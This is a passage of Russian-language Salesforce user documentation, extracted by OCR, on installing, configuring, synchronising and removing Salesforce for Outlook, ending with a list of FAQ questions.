
1. Откройте сохраненный файл и завершите установку.

   Прим.: Мастер выполнит автоматическую установку .NET 4 (в случае отсутствия). Помните, что мастер установки попросит перезагрузить компьютер после установки .NET 4. Перезагрузив машину, повторно запустите мастер установки, чтобы завершить процесс.

2. Откройте приложение Microsoft® Outlook®. При этом откроется мастер настройки, а в системной области появится значок Salesforce for Outlook ( ). При необходимости мастер может быть открыт вручную. Правой кнопкой мыши щелкните значок и выберите пункт **«Параметры»**.
3. Если хотите выполнить вход на сайт Salesforce, отличный от стандартного, щелкните **Изменить URL-адрес** и выберите нужный сервер. Если нужный сервер отсутствует, выберите пункт *«Другое...»* и введите URL-адрес (например, настраиваемый домен, используемый организацией).
4. Введите имя пользователя и пароль Salesforce.
5. Нажмите кнопку **«Утвердить»**. При этом устанавливается безопасное соединение между приложением Outlook и системой Salesforce. Повторный вход требуется только в случае возникновения ошибки.

   Прим.: Если организация использует ограниченный диапазон IP-адресов, то вход посредством непроверенных IP-адресов возможен только после их активации. Salesforce автоматически отправит сообщение эл. почты, содержащее ссылку для входа в систему. Данная ссылка позволяет выполнять вход с любого IP-адреса.

6. Нажмите кнопку **«Далее»** и просмотрите направления синхронизации, настроенные администратором. Чтобы выбрать другие папки для синхронизации элементов Outlook, щелкните **«Изменить папку»** и выберите папки внутри стандартных папок или основной папки почтового ящика.



7. Нажмите кнопку **«Далее»** и выберите метод синхронизации.
   - Решите, нужно ли синхронизировать все свои контакты, события и задачи. Отметьте элементы, которые не подлежат синхронизации, категорией «Не синхронизировать с Salesforce» в Outlook.
   - Определите необходимость синхронизации отдельных контактов, событий и задач. Отметьте элементы, которые подлежат синхронизации, категорией Outlook «Синхронизировать с Salesforce».
8. Нажмите кнопку **«Далее»** и выберите нужные типы личных элементов.
9. Нажмите кнопку **«Сохранить»**. Теперь значок ( ) в системной области активен, а рядом с ним отображается приветственное сообщение. Если вы настроили синхронизацию элементов Outlook и выбрали метод синхронизации Синхронизировать только выбранные элементы `Outlook`, все элементы в выбранных папках начнут синхронизироваться автоматически. Значок вращается при каждой синхронизации.

СМ. ТАКЖЕ:

Salesforce for Outlook

Salesforce for Outlook. Требования к системе

Загрузка программы установки Salesforce for Outlook

Удаление приложения Salesforce for Outlook

Управление конфигурацией Salesforce for Outlook

В зависимости от того, позволяет ли вам администратор изменять настройки, выполните пользовательскую настройку Salesforce for Outlook так, чтобы она соответствовала вашим потребностям.

1. В разделе личных настроек Salesforce выполните поиск Salesforce for Outlook. Затем нажмите кнопку **«Просмотр моей конфигурации»**.
2. В зависимости от наличия нужных привилегий вы можете выполнять следующие действия.
   - Редактирование параметров эл. почты
   - Редактирование параметров синхронизации
   - Редактирование направления синхронизации
   - Редактирование параметров конфликта
   - Просмотр критериев соответствия
   - Редактирование соотнесений полей
3. Сохраните внесенные изменения. Все изменения вступят в силу при следующей синхронизации данных. Чтобы восстановить первоначальные настройки, щелкните ссылку **«Вернуться к стандартным значениям»**, расположенную в верхней части измененной конфигурации. При необходимости параметры пользователя могут быть изменены администратором.

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к настройке Salesforce for Outlook
- Назначение активной конфигурации

Редактирование параметров эл. почты Salesforce for Outlook

Узнайте, позволяет ли вам администратор добавлять сообщения электронной почты в Salesforce из Microsoft® Outlook®, и измените настройки электронной почты в соответствии со своими потребностями.

Редактирование параметров синхронизации Salesforce for Outlook

В зависимости от набора разрешений, предоставленного администратором, настройте элементы, которые будут синхронизироваться между Microsoft Outlook и Salesforce, а также направления синхронизации.

Настройка направления синхронизации Salesforce for Outlook

В зависимости от разрешения, предоставленного администратором, настройте направление синхронизации между Microsoft® Outlook® и Salesforce в зависимости от предпочтений.

Редактирование параметров конфликта

Укажите событие, которое должно произойти при возникновении конфликта при синхронизации записей Salesforce for Outlook и Microsoft® Outlook® и Salesforce.

Просмотр критериев соответствия Salesforce for Outlook

См. совпадающие критерии, назначенные вам администратором.

Задание полей Salesforce, которые будут синхронизироваться с Microsoft® Outlook®

В зависимости от разрешений Salesforce for Outlook, сопоставьте поля из записей Salesforce, которые синхронизируются с Outlook.

Редактирование параметров эл. почты Salesforce for Outlook

Узнайте, позволяет ли вам администратор добавлять сообщения электронной почты в Salesforce из Microsoft® Outlook®, и измените настройки электронной почты в соответствии со своими потребностями.

1. В разделе личных настроек Salesforce выполните поиск Salesforce for Outlook. Затем нажмите кнопку **«Просмотр моей конфигурации»**.

   Если флажок **«Добавить сообщение эл. почты»** установлен, то в Outlook отображаются варианты **«Добавить сообщение эл. почты»** и **«Отправить и добавить»**.

   Прим.: Если вы не увидите варианты **«Добавить сообщение эл. почты** и **Отправить и добавить**, попросите администратора активировать отправку сообщений в Salesforce.

2. Щелкните **«Параметры функции Email to Salesforce»**.
3. Введите свой адрес эл. почты в поле «Мои допустимые адреса эл. почты». Если отправка эл. почты выполняется с нескольких адресов, разделите адреса запятыми.
4. Выберите, будут ли все сообщения электронной почты отправляться в папку Мои неопределенные элементы (чтобы затем их можно было назначить связанным записям) или сначала будет предприниматься попытка Salesforce выполнить назначение этих элементов.
5. Чтобы добавлять сообщения эл. почты в качестве действий в совпадающие возможности, интересы или контакты, настройте функцию Email to Salesforce. Если вы настроите Email to Salesforce так, чтобы сообщения электронной почты связывались с подходящими интересами или контактами, Salesforce выполнит поиск по полям **Кому** и **Копия**, чтобы найти адреса электронной почты интересов или контактов. При обнаружении интересов или контактов система Salesforce сохраняет сообщение эл. почты в связанном списке «Журнал действий» соответствующей записи.
6. Если вы выбрали интересы или контакты, то необходимо следующее.
   - Укажите, как средству Email to Salesforce следует обрабатывать сообщения электронной почты, которые содержат сведения об интересах или контактах, которые соответствуют дублируемым записям.
   - Установите флажок «Если совпадения не найдены, создать задачу и добавить ее в список "Мои неопределенные элементы» при выборе интересов или контактов. Если не отметить флажком этот пункт, а Salesforce не сможет определить адреса электронной почты в полях Кому или От кого, сообщение электронной почты не будет сохранено в Salesforce.
7. Чтобы сохранять вложения из сообщений эл. почты, отправленных в систему Salesforce, установите флажок «Всегда сохранять вложения эл. почты».
8. Чтобы получать подтверждение об отправке сообщения эл. почты в Salesforce, выберите «Отправить электронное подтверждение о связывании».
9. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к настройке Salesforce for Outlook:

- Назначение активной конфигурации

Для редактирования параметров эл. почты:

- Добавить сообщение эл. почты

СМ. ТАКЖЕ:

Управление конфигурацией Salesforce for Outlook
Добавление сообщений эл. почты Microsoft® Outlook® в записи Salesforce
Salesforce for Outlook

Редактирование параметров синхронизации Salesforce for Outlook

В зависимости от набора разрешений, предоставленного администратором, настройте элементы, которые будут синхронизироваться между Microsoft Outlook и Salesforce, а также направления синхронизации.

1. В разделе личных настроек Salesforce выполните поиск Salesforce for Outlook. Затем нажмите кнопку **«Просмотр моей конфигурации»**.
2. Чтобы просмотреть типы записей, доступные для синхронизации, наведите указатель мыши на значки фильтров ( ).
3. Чтобы остановить синхронизацию того или иного элемента, снимите флажок с соответствующего пункта. Все поля, связанные с данным элементом, будут недоступны на странице.
4. Сохраните внесенные изменения. Все изменения вступят в силу при следующей синхронизации данных. Чтобы восстановить первоначальные настройки, щелкните ссылку **«Вернуться к стандартным значениям»**, расположенную в верхней части измененной конфигурации. При необходимости параметры пользователя могут быть изменены администратором.

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к настройке Salesforce for Outlook
- Назначение активной конфигурации

Для отмены синхронизации:
- При синхронизации объекта

СМ. ТАКЖЕ:

Управление конфигурацией Salesforce for Outlook

Общие сведения о синхронизации между приложением Microsoft® Outlook® и системой Salesforce

Настройка направления синхронизации Salesforce for Outlook

В зависимости от разрешения, предоставленного администратором, настройте направление синхронизации между Microsoft® Outlook® и Salesforce в зависимости от предпочтений.

1. В разделе личных настроек Salesforce выполните поиск Salesforce for Outlook. Затем нажмите кнопку **«Просмотр моей конфигурации»**.
2. Выберите одно из указанных ниже значений для каждого объекта в разделе «Направление синхронизации».
   - *«Из Outlook в Salesforce»*: при первой синхронизации данных запись Outlook создает или обновляет запись Salesforce. Во время последующих синхронизаций изменения, внесенные в записи Outlook, отображаются в Salesforce, независимо от того, была ли изменена версия записи в Salesforce. Кроме того, удаление синхронизированной записи Outlook приводит к удалению соответствующей записи Salesforce. Изменения Salesforce не переносятся в приложение Outlook. При таком направлении синхронизации алгоритму конфликта должно быть задано значение *«Приоритет Outlook выше»*. Данное направление недоступно для контактов.
   - *«Из Salesforce в Outlook»*: при первой синхронизации данных запись Salesforce создает или обновляет запись Outlook. Во время последующих синхронизаций изменения, внесенные в записи Salesforce, отображаются в Outlook, независимо от того, была ли изменена версия записи в Outlook. Кроме того, удаление синхронизированной записи Salesforce приводит к удалению

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к настройке Salesforce for Outlook
- Назначение активной конфигурации

Для изменения направления синхронизации:
- Направление синхронизации

соответствующей записи Outlook. Изменения Outlook не переносятся в систему Salesforce. При таком направлении синхронизации алгоритму конфликта должно быть задано значение *«Приоритет `Salesforce` выше»*.

- *Синхронизация в обоих направлениях* — при синхронизации записей изменения в Outlook и Salesforce синхронизируются между двумя системами. В случае возникновения конфликта запись, имеющая приоритет, определяется параметрами алгоритма конфликта.

3. Сохраните внесенные изменения. Все изменения вступят в силу при следующей синхронизации данных. Чтобы восстановить первоначальные настройки, щелкните ссылку **«Вернуться к стандартным значениям»**, расположенную в верхней части измененной конфигурации. При необходимости параметры пользователя могут быть изменены администратором.

СМ. ТАКЖЕ:

Управление конфигурацией Salesforce for Outlook

Редактирование параметров конфликта

Укажите событие, которое должно произойти при возникновении конфликта при синхронизации записей Salesforce for Outlook и Microsoft® Outlook® и Salesforce.

1. В разделе личных настроек Salesforce выполните поиск Salesforce for Outlook. Затем нажмите кнопку **«Просмотр моей конфигурации»**.
2. Выберите одно из указанных ниже значений для каждого синхронизируемого объекта в разделе «Алгоритм конфликта».
   - *Приоритет `Salesforce` выше*
   - *Приоритет `Outlook` выше*
3. Сохраните внесенные изменения. Все изменения вступят в силу при следующей синхронизации данных. Чтобы восстановить первоначальные настройки, щелкните ссылку **«Вернуться к стандартным значениям»**, расположенную в верхней части измененной конфигурации. При необходимости параметры пользователя могут быть изменены администратором.

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к настройке Salesforce for Outlook

- Назначение активной конфигурации

Для изменения алгоритма конфликта:

- Алгоритм конфликта

Просмотр критериев соответствия Salesforce for Outlook

См. совпадающие критерии, назначенные вам администратором.

Если у вас есть несколько контактов Salesforce, соответствующих контакту в Outlook, Salesforce for Outlook потребуется определить, какой контакт с каким следует синхронизировать. Администратор установит критерии того, как Salesforce for Outlook будет выбирать нужный контакт.

Просмотрите назначенные критерии соответствия. Ниже перечислены доступные столбцы.

- «Последнее действие»: выбор контакта Salesforce, использовавшегося при последнем действии (например, для звонка или сообщения эл. почты), согласно связанному списку контакта «Журнал действий». Данный параметр является критерием соответствия по умолчанию.
- «Последнее обновление»: выбор контакта Salesforce, измененного последним.
- «Самое раннее»: выбор контакта Salesforce, созданного первым.

СМ. ТАКЖЕ:

Управление конфигурацией Salesforce for Outlook

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к настройке Salesforce for Outlook

- Назначение активной конфигурации

Для просмотра конфигурации:

- Назначение конфигурации

Задание полей Salesforce, которые будут синхронизироваться с Microsoft® Outlook®

В зависимости от разрешений Salesforce for Outlook, сопоставьте поля из записей Salesforce, которые синхронизируются с Outlook.

Сопоставления полей определяют поля Salesforce и Outlook, соответствующие друг другу при синхронизации элементов между двумя системами.

1. В разделе личных настроек Salesforce выполните поиск Salesforce for Outlook. Затем нажмите кнопку **«Просмотр моей конфигурации»**.
2. Чтобы просмотреть все поля для записей объекта «Контакты», «События» или «Задачи», щелкните ссылку **«Редактировать сопоставления полей»** в разделе «Параметры данных».
3. Просмотрите поля Salesforce, сопоставленные с каждым полем Outlook.
4. Отредактируйте нужные сопоставления полей Salesforce или Outlook или создайте сопоставления для настраиваемых полей. Приложение Salesforce for Outlook позволяет редактировать любое сопоставление полей посредством раскрывающегося списка. При необходимости добавьте другие сопоставления внизу списка. Чтобы удалить сопоставление, щелкните значок «X» напротив нужного сопоставления.

   Внимание: При сопоставлении настраиваемого поля, которое является универсально обязательным, убедитесь в наличии стандартного значения во избежание ошибок. Сопоставление настраиваемых полей, требующих проверки системой Salesforce, может вызывать ошибки синхронизации. Например, вы сопоставляете пользовательское поле Salesforce, для которого необходимо уникальное значение. Если вы введете в поле Outlook значение, которое не является уникальным, возникнет ошибка.

5. Нажмите кнопку **«Сохранить»**. Сопоставления полей начинают синхронизацию с элементами, которые при следующем входе будут обновлены посредством Salesforce или Outlook. Чтобы восстановить первоначальные настройки, щелкните ссылку **«Вернуться к стандартным значениям»**, расположенную в верхней части измененной конфигурации. При необходимости параметры пользователя могут быть изменены администратором.

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к настройке Salesforce for Outlook

- Назначение активной конфигурации

Для изменения сопоставлений полей:

- Предоставление пользователям возможности изменять сопоставления полей в конфигурации

СМ. ТАКЖЕ:

Управление конфигурацией Salesforce for Outlook

Удаление приложения Salesforce for Outlook

1. Закройте приложение Outlook.
2. Правой кнопкой мыши щелкните значок синхронизации () и выберите пункт **«Выход»**.
3. Чтобы удалить приложение Salesforce for Outlook, воспользуйтесь компонентом «Установка и удаление программ» на панели управления Windows.
4. При повторной установке приложения Salesforce for Outlook удалите устаревшие файлы базы данных Salesforce for Outlook, расположенные в `C:\Users\username\AppData\Roaming\salesforce.com\Salesforce for Outlook\DB\`.

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Если не удалить устаревшие файлы базы данных, приложение Salesforce for Outlook продолжит выполнять синхронизацию с использованием старых параметров.

Управление способом синхронизации элементов Microsoft® Outlook® с системой Salesforce

Пользователи могут управлять контактами, событиями и задачами посредством категорий Outlook для синхронизации элементов Outlook с системой Salesforce — путем выбора отдельных элементов для синхронизации или путем синхронизации всех элементов и выбора элементов, синхронизацию которых необходимо предотвратить.

Просмотрите параметры синхронизации в системной области Windows® и выберите нужный способ синхронизации элементов Outlook с системой Salesforce.

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

1. Правой кнопкой мыши щелкните значок Salesforce for Outlook ( ) в системной области.



2. Выберите пункт **«Параметры»** и нажмите кнопку **«Далее»**.
3. Просмотрите доступный метод синхронизации элементов: «Синхронизировать только выбранные элементы `Outlook`» или «Синхронизировать все элементы `Outlook`».
   - При синхронизации посредством параметра «Синхронизировать только выбранные элементы `Outlook`» приложение Salesforce for Outlook синхронизирует только выбранные элементы Outlook. Рекомендуем назначить нужным элементам категорию «Синхронизировать с `Salesforce`» на странице 2384.
   - При синхронизации посредством параметра «Синхронизировать все элементы `Outlook`» приложение Salesforce for Outlook синхронизирует все элементы Outlook. Рекомендуем назначить нужным элементам категорию «Не синхронизировать с `Salesforce`» на странице 2384.
4. Нажмите кнопку **«Отмена»**.

Выбор элементов Microsoft® Outlook® для синхронизации с системой Salesforce

При синхронизации контактов, событий и задач Outlook с системой Salesforce посредством параметра «Синхронизировать только выбранные элементы `Outlook`» в приложении Salesforce for Outlook рекомендуем выбрать элементы Outlook, подлежащие синхронизации.

Предотвращение синхронизации элементов Microsoft® Outlook® с системой Salesforce

При синхронизации контактов, событий и задач Outlook с системой Salesforce посредством параметра «Синхронизировать все элементы `Outlook`» в приложении Salesforce for Outlook пользователи могут выбирать элементы, которые не подлежат синхронизации.

Удаление элементов, синхронизируемых посредством приложения Salesforce for Outlook

Элемент, синхронизируемый посредством приложения Salesforce for Outlook, может быть одновременно удален из Salesforce и Outlook путем его удаления только из одной системы. Повторяющиеся задачи и недавно обновленные элементы, подлежащие удалению, требуют специальной обработки.

Выбор элементов Microsoft® Outlook® для синхронизации с системой Salesforce

При синхронизации контактов, событий и задач Outlook с системой Salesforce посредством параметра «Синхронизировать только выбранные элементы `Outlook`» в приложении Salesforce for Outlook рекомендуем выбрать элементы Outlook, подлежащие синхронизации.

1. Выберите нужные контакты, события и задачи в приложении Outlook.
2. Щелкните **«Выбрать категорию»** в ленте Outlook.
3. Выберите категорию «Синхронизировать с `Salesforce`».

   Синхронизация категоризированных элементов начнется при выполнении следующего цикла синхронизации.

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Предотвращение синхронизации элементов Microsoft® Outlook® с системой Salesforce

При синхронизации контактов, событий и задач Outlook с системой Salesforce посредством параметра «Синхронизировать все элементы `Outlook`» в приложении Salesforce for Outlook пользователи могут выбирать элементы, которые не подлежат синхронизации.

1. Выберите нужные контакты, события и задачи в приложении Outlook.
2. Щелкните **«Выбрать категорию»** в ленте Outlook.
3. Выберите категорию «Не синхронизировать с `Salesforce`».

   Синхронизация категоризированных элементов прекратится после выполнения следующего цикла синхронизации.

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Удаление элементов, синхронизируемых посредством приложения Salesforce for Outlook

Элемент, синхронизируемый посредством приложения Salesforce for Outlook, может быть одновременно удален из Salesforce и Outlook путем его удаления только из одной системы. Повторяющиеся задачи и недавно обновленные элементы, подлежащие удалению, требуют специальной обработки.

Сначала проверьте направление синхронизации для нужного контакта, события или задачи. Затем удалите элемент из системы, выбранной в качестве его источника. Элементы, поддерживающие синхронизацию в обоих направлениях, могут быть удалены из любой системы.

Как результат, приложение Salesforce for Outlook автоматически удаляет соответствующий элемент из другой системы.

Прим.: Повторяющиеся задачи синхронизируются только по направлению из системы Salesforce, поэтому могут удаляться без проверки направления синхронизации: повторяющиеся задачи всегда удаляются в системе Salesforce.

1. Введите строку «*`Salesforce for Outlook`*» в поле «Быстрый поиск» на странице личных параметров и щелкните **«Просмотр моей конфигурации»**.
2. Проверьте направление синхронизации для нужного контакта, события или неповторяющейся задачи.
3. Удалите элемент из системы-источника.

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления элементов, синхронизируемых между Salesforce и Outlook:

- «Удаление» для всех объектов, подлежащих удалению

Например, чтобы удалить контакт (если контакты синхронизируются по направлению из Outlook в Salesforce), удалите нужный контакт в Outlook.
Удаленный элемент удаляется из обеих систем при выполнении следующего цикла синхронизации.

Удаление элемента только из одной системы может указывать на обновление данной записи текущим или другим торговым представителем в течение того же цикла синхронизации и выполнение приложением Salesforce for Outlook обновления взамен удаления. Данный алгоритм определяется разделом «Алгоритм конфликта» конфигурации Salesforce for Outlook, предусматривающим приоритет обновления в одной системе над удалением в другой системе. В данном случае выполните повторное удаление записи. Или обратитесь к сотруднику, который интересуется данным элементом!

Доступ к параметрам и инструментам приложения Salesforce for Outlook

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

После установки приложения Salesforce for Outlook системная область Microsoft® Windows дополняется значком ( ).



Ниже перечислены действия, поддерживаемые значком в системной области.

- Синхронизация элементов Outlook и Salesforce
- Просмотр журнала синхронизации
- Принятие решений по неопределенным синхронизированным элементам
- Управление конфигурацией Salesforce for Outlook
- Управление элементами Outlook, подлежащими синхронизации с системой Salesforce на странице 2383
- Изменение учетных данных
- Скрытие предупреждений
- Просмотр ошибок
- Изменение папок синхронизации
- Доступ к интерактивной справке Salesforce for Outlook

Доступ к приложению в системной области

- Чтобы перезапустить приложение при отсутствии значка, дважды щелкните ярлык Salesforce for Outlook на рабочем столе или последовательно выберите пункты **«Пуск»** > **«Все программы»** > **«salesforce.com»** > **«Salesforce for Outlook»**.
- Если значок ( ) неактивен, откройте сначала приложение Outlook.
- Если значок не отображается, щелкните стрелку напротив системной области и перетащите значок Salesforce for Outlook в системную область.

Просмотр журнала синхронизации Salesforce for Outlook

Изменение учетных данных Salesforce for Outlook

Изменение папок синхронизации Salesforce for Outlook

Чтобы синхронизировать контакты, события и задачи между приложением Microsoft® Outlook® и системой Salesforce, рекомендуем настроить приложение Salesforce for Outlook для синхронизации элементов в выбранных папках Outlook.

Скрытие предупреждений Salesforce for Outlook

Приложение позволяет скрывать предупреждения о синхронизации и других ошибках, отображаемые в системной области.

Просмотр ошибок Salesforce for Outlook

Просмотр журнала синхронизации Salesforce for Outlook

Помимо сведений об устранении ошибок в приложении Salesforce for Outlook, журнал синхронизации также регистрирует количество записей, содержащих ошибки, и количество записей, созданных, обновленных или удаленных во время синхронизации.

Чтобы просмотреть данный журнал, правой кнопкой мыши щелкните значок () в системной области рабочего стола и выберите пункты **«Синхронизировать»** > **«Просмотр журнала синхронизации»**.

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

СМ. ТАКЖЕ:

Доступ к параметрам и инструментам приложения Salesforce for Outlook

Изменение учетных данных Salesforce for Outlook

В случае изменения имени пользователя или пароля в системе Salesforce также должны быть обновлены учетные данные для приложения Salesforce for Outlook.

1. Правой кнопкой мыши щелкните значок () в системной области рабочего стола и выберите пункт **«Параметры»**.
2. Щелкните **«Изменить пользователя»**.
3. Введите действительное имя пользователя и пароль Salesforce, а затем нажмите кнопку **«Вход в систему»**. При этом устанавливается безопасное соединение между приложением Outlook и системой Salesforce. Повторный вход требуется только в случае возникновения ошибки.
4. Нажмите **Разрешить**, чтобы предоставить Salesforce for Outlook доступ к Salesforce.
5. Нажмите кнопки **Далее**, затем **Сохранить**.

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для входа в приложение Salesforce for Outlook:

- Назначение активной конфигурации

СМ. ТАКЖЕ:

Доступ к параметрам и инструментам приложения Salesforce for Outlook

Изменение папок синхронизации Salesforce for Outlook

Чтобы синхронизировать контакты, события и задачи между приложением Microsoft® Outlook® и системой Salesforce, рекомендуем настроить приложение Salesforce for Outlook для синхронизации элементов в выбранных папках Outlook.

1. Правой кнопкой мыши щелкните значок ( ) в системной области рабочего стола и выберите пункт **«Параметры»**.
2. Щелкните **«Изменить папку»** и выберите или создайте папку внутри стандартных папок или основной папки почтового ящика.
3. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Доступ к параметрам и инструментам приложения Salesforce for Outlook

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения папок синхронизации:

- Назначение активной конфигурации

  И

  Профиль Outlook, выбранный в параметрах почты Outlook в качестве профиля по умолчанию

Скрытие предупреждений Salesforce for Outlook

Приложение позволяет скрывать предупреждения о синхронизации и других ошибках, отображаемые в системной области.

Правой кнопкой мыши щелкните значок ( ) в системной области рабочего стола и выберите пункт **«Скрыть предупреждения»**.

СМ. ТАКЖЕ:

Доступ к параметрам и инструментам приложения Salesforce for Outlook

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Просмотр ошибок Salesforce for Outlook

В случае возникновения ошибок во время синхронизации данных с помощью приложения Salesforce for Outlook, значок в системной области меняется на значок ошибки ( ) и всплывает статусное сообщение с указанием количества ошибок.

Чтобы открыть диалоговое окно «Ошибка Salesforce for Outlook», содержащее подробные сведения об обнаруженных ошибках, дважды щелкните значок в системной области рабочего стола или щелкните текст в области задач. Если ошибка связана с конкретной записью Outlook, щелкните ссылку на эту запись для ее редактирования в Outlook.

Чтобы обновить список после устранения ошибок, щелкните **«Повторить»**. Приложение Salesforce for Outlook выполнит синхронизацию данных и удалит все устраненные ошибки.

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

СМ. ТАКЖЕ:

Доступ к параметрам и инструментам приложения Salesforce for Outlook

Salesforce for Outlook. Вопросы и ответы

Обратите внимание на некоторые общие вопросы, связанные с Salesforce for Outlook.

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Категория	Вопросы
Общие вопросы о приложении Salesforce for Outlook	Чем отличаются личные элементы в системе Salesforce и приложении Microsoft® Outlook®?
Установка приложения Salesforce for Outlook	Поддерживает ли приложение Salesforce for Outlook терминальные серверы? Почему установка приложения Salesforce for Outlook прерывается в окне предварительных требований?
Настройка приложения Salesforce for Outlook	Можно ли сопоставлять настраиваемые поля, которые я синхронизирую, с Salesforce for Outlook? Можно ли выполнить пакетную настройку приложения Salesforce for Outlook? Можно ли использовать логику фильтра в наборах данных Salesforce for Outlook?
Синхронизация посредством приложения Salesforce for Outlook	Следует ли синхронизировать Outlook или использовать мастеры импорта для загрузки данных в систему Salesforce? Можно ли синхронизировать организации-лица посредством приложения Salesforce for Outlook? Можно ли использовать приложение Salesforce for Outlook для добавления обращений? Можно ли использовать приложение Salesforce for Outlook для связывания записей Outlook с настраиваемыми объектами?

Категория	Вопросы
Управление синхронизированными записями	Почему приложение Salesforce for Outlook создает повторяющиеся записи в приложении Microsoft® Outlook®? Почему приложение Salesforce for Outlook создает повторяющиеся контакты в системе Salesforce и приложении Microsoft® Outlook®? Почему приложение Salesforce for Outlook удаляет синхронизированные записи Outlook?
Добавление сообщений электронной почты к записям Salesforce	Какой продукт для интеграции эл. почты подходит для моей компании? Возможно ли добавление сообщений электронной почты к записям Salesforce Почему приложение Salesforce for Outlook добавляет сообщения эл. почты в неверный контакт или интерес Salesforce? Почему сообщения эл. почты не могут быть добавлены в систему Salesforce? Как включить вложения электронной почты при добавлении сообщений электронной почты в Salesforce?
Синхронизация контактов	Как включить синхронизацию контактов в приложении Salesforce for Outlook?
Защита данных	Как приложение Salesforce for Outlook защищает сообщения эл. почты? Поддерживает ли компания Salesforce единую регистрацию для приложения Salesforce for Outlook? Насколько безопасно приложение Salesforce for Outlook?

Чем отличаются личные элементы в системе Salesforce и приложении Microsoft® Outlook®?

Поддерживает ли приложение Salesforce for Outlook терминальные серверы?

Почему установка приложения Salesforce for Outlook прерывается в окне предварительных требований?

Можно ли сопоставлять настраиваемые поля, которые я синхронизирую, с Salesforce for Outlook?

Можно ли выполнить пакетную настройку приложения Salesforce for Outlook?

Можно ли использовать логику фильтра в наборах данных Salesforce for Outlook?

Можно ли синхронизировать организации-лица посредством приложения Salesforce for Outlook?

Можно ли использовать приложение Salesforce for Outlook для добавления обращений?

Можно ли использовать приложение Salesforce for Outlook для связывания записей Outlook с настраиваемыми объектами?

Почему приложение Salesforce for Outlook создает повторяющиеся записи в приложении Microsoft® Outlook®?

Почему приложение Salesforce for Outlook создает повторяющиеся контакты в системе Salesforce и приложении Microsoft® Outlook®?

Почему приложение Salesforce for Outlook удаляет синхронизированные записи Outlook?

Почему приложение Salesforce for Outlook добавляет сообщения эл. почты в неверный контакт или интерес Salesforce?

Почему сообщения эл. почты не могут быть добавлены в систему Salesforce?

Как добавить вложения эл. почты при добавлении сообщений эл. почты в систему Salesforce?

- Как включить синхронизацию контактов в приложении Salesforce for Outlook?
- Как приложение Salesforce for Outlook защищает сообщения эл. почты?
- Поддерживает ли компания Salesforce единую регистрацию для приложения Salesforce for Outlook?
- Насколько безопасно приложение Salesforce for Outlook?

Чем отличаются личные элементы в системе Salesforce и приложении Microsoft® Outlook®?

